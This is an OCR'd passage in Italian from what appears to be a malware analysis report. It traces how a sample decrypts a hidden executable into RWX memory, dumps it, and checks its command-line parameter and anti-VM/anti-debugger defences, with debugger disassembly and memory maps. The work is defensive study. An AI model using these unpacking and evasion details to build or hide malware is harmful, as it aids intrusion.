
Andando ad analizzare la funzione decrypt_new possiamo vedere che decifra i dati salvati nella memoria 0x30000 alla quale sono stati dati i permessi di Read/Write/Execute.

```
debug021:006103C3 mov     edx, [ebp+var_80]
debug021:006103C6 push    edx
debug021:006103C7 mov     eax, [ebp+var_6C]
debug021:006103CA push    eax
debug021:006103CB call    de
debug021:006103D0 add     esp
debug021:006103D3 mov     ecx
debug021:006103D6 push    ecx
debug021:006103D7 lea     edx
debug021:006103DA push    edx
debug021:006103DB call    sub
debug021:006103E0 test    eax
debug021:006103E2 jnz     sho
debug021:006103E4 xor     eax
debug021:006103E6 jmp     sho
debug021:006103E8 ; ---------------------------------------------------------------------------
debug021:006103E8
debug021:006103E8 loc_6103E8:                             ; CODE XREF: sub_6102
debug021:006103E8 cmp     [ebp+var_60], 0
debug021:006103EC jz      short loc_6103F7
debug021:006103EE mov     eax, [ebp+var_50]
debug021:006103F1 mov     ecx, [ebp+var_68]
```


```
eax=debug037:00030000
; ===========================================================================

; Segment type: Pure code
; Segment permissions: Read/Write/Execute
debug037        segment byte public 'CODE' use32
                assume cs:debug037
                ;org 30000h
                assume es:debug014, ss:debug014, ds:debug014, fs:debug014, gs:debug014
                db 0A4h ; ñ
                db  59h ; Y
```

```
EDI 00401F18 start
EBP 0019FEC4 Stack[000010B8]:0019
ESP 0019FE40 Stack[000010B8]:0019
```


Decimal	Hex	State
4280	10B8	Ready
3536	DD0	Ready
3224	C98	Ready



Alla sub_60FF80 vengono passati due parametri, il primo è l'indirizzo della locazione di memoria 0x30000 e il secondo parametro è 0x019FE5C (--8c9aa769), cioé il parametro che si aspetta in input per proseguire il flusso del codice. Inseriamo poi un breakpoint sulla riga di codice che comprende "test eax, eax" fino ad arrivare alla loc_6103F7, dove avviene la copia dei dati, saltando infine alla sub_40C9A0.




Prima di passare all'analisi della funzione 40C9A0, abbiamo utilizzato il software ProcessHacker che ci ha consentito di vedere le proprietà del file eseguibile. In particolare siamo riusciti a visualizzare i processi in memoria eseguiti dal Malware.




Base address	Size	Protection	Type	Use	Total WS
0x40d000	44 kB	WC	Image: Commit	\\vmware-host\Shared Folders\shared\...	44 kB
0x409000	12 kB	WC	Image: Commit	\\vmware-host\Shared Folders\shared\...	12 kB
0x7ffaf5621000	1,116 kB	RX	Image: Commit	C:\Windows\System32\ntdll.dll	560 kB
0x7ffaf4cc1000	216 kB	RX	Image: Commit	C:\Windows\System32\wow64.dll	88 kB
0x7ffaf3741000	264 kB	RX	Image: Commit	C:\Windows\System32\wow64win.dll	28 kB
0x77421000	1,128 kB	RX	Image: Commit	C:\Windows\SysWOW64\ntdll.dll	664 kB
0x77416000	4 kB	RX	Image: Commit	C:\Windows\System32\wow64cpu.dll	4 kB
0x77411000	8 kB	RX	Image: Commit	C:\Windows\System32\wow64cpu.dll	4 kB
0x77091000	708 kB	RX	Image: Commit	C:\Windows\SysWOW64\msvcrt.dll	156 kB
0x76e61000	412 kB	RX	Image: Commit	C:\Windows\SysWOW64\sechost.dll	52 kB
0x76c61000	1,808 kB	RX	Image: Commit	C:\Windows\SysWOW64\KernelBase.dll	288 kB
0x76b31000	1,080 kB	RX	Image: Commit	C:\Windows\SysWOW64\ucrtbase.dll	208 kB
0x76aa1000	444 kB	RX	Image: Commit	C:\Windows\SysWOW64\msvcp_win.dll	100 kB
0x75f61000	100 kB	RX	Image: Commit	C:\Windows\SysWOW64\imm32.dll	20 kB
0x75ed1000	104 kB	RX	Image: Commit	C:\Windows\SysWOW64\gdi32.dll	92 kB
0x75cd1000	644 kB	RX	Image: Commit	C:\Windows\SysWOW64\user32.dll	88 kB
0x756f1000	1,240 kB	RX	Image: Commit	C:\Windows\SysWOW64\gdi32full.dll	88 kB
0x75631000	680 kB	RX	Image: Commit	C:\Windows\SysWOW64\rpcrt4.dll	36 kB
0x75511000	412 kB	RX	Image: Commit	C:\Windows\SysWOW64\advapi32.dll	60 kB
0x754b1000	352 kB	RX	Image: Commit	C:\Windows\SysWOW64\bcryptprimitiv...	64 kB
0x75491000	72 kB	RX	Image: Commit	C:\Windows\SysWOW64\win32u.dll	68 kB
0x75210000	400 kB	RX	Image: Commit	C:\Windows\SysWOW64\kernel32.dll	64 kB
0x74bf1000	100 kB	RX	Image: Commit	C:\Windows\SysWOW64\sspicli.dll	32 kB
0x74be1000	16 kB	RX	Image: Commit	C:\Windows\SysWOW64\cryptbase.dll	12 kB
0x401000	8 kB	RX	Image: Commit	\\vmware-host\Shared Folders\shared\...	8 kB
0x600000	68 kB	RWX	Private: Commit		68 kB
0x30000	64 kB	RWX	Private: Commit		64 kB
0x93d000	8 kB	RW+G	Private: Commit	Stack 32-bit (thread 3224)	
0x665000	12 kB	RW+G	Private: Commit	Stack (thread 3224)	
0x5fd000	8 kB	RW+G	Private: Commit	Stack 32-bit (thread 3536)	
0x1f5000	12 kB	RW+G	Private: Commit	Stack (thread 3536)	
0x19a000	8 kB	RW+G	Private: Commit	Stack 32-bit (thread 4280)	
0x95000					


Abbiamo notato i seguenti indirizzi di memoria:
0x600000 → memoria utilizzata dal codice studiato nella funzione start_malware
0x30000
Queste allocazioni di memoria avevano i permessi di lettura, scrittura ed esecuzione(RWX). L'anomalia riscontrata è che un normale file eseguibile non ha attivi i permessi in memoria per RWX. Abbiamo analizzato l'esadecimale della locazione di memoria 0x30000 ed abbiamo scoperto che era presente la stringa "MZ" nei primi bytes dell'header di memoria, così abbiamo capito che si trattasse di un file eseguibile.




Successivamente viene effettuato il dump della locazione di memoria da analizzare ed aprendolo con il software Pestudio possiamo confermare che si tratta di un file eseguibile.




Arrivati a questo punto, possiamo dire che la 40C9A0 é la funzione da cui iniziano le operazioni del malware vero e proprio. Infatti continuando l'analisi è stato possibile trovare gli stessi comandi utilizzati precedentemente nelle funzioni analizzate finora come ad esempio: LoadLibraryExA(kernel32.dll), GetProcessVirtualAlloc, ecc. .
Tutti i dati elaborati in questa fase vengono di nuovo salvati e decifrati attraverso una XOR.
Successivamente viene fatta una call getModuleFileName che consente di ottenere la stringa contenente il path del file.exe, che viene letta fino all'ultimo carattere.



Di seguito viene fatta una call GetCommandLine che prende la stringa contenente il path del file.exe e il parametro richiesto in input. Vengono poi comparati i dati presi dalla GetCommandLine con la stringa contenente il path del file.exe e il parametro calcolato dal programma, come possiamo vedere nelle foto riportate di seguito.






Continuando a seguire il flusso del codice, si è arrivati ad un punto in cui abbiamo riscontrato dei controlli di sicurezza che non ci hanno permesso di continuare la nostra analisi poiché controllano se il malware viene eseguito su una macchina virtuale e se viene utilizzato un decompilatore come strumento di analisi.

2.4 Analisi del traffico della rete con Wireshark

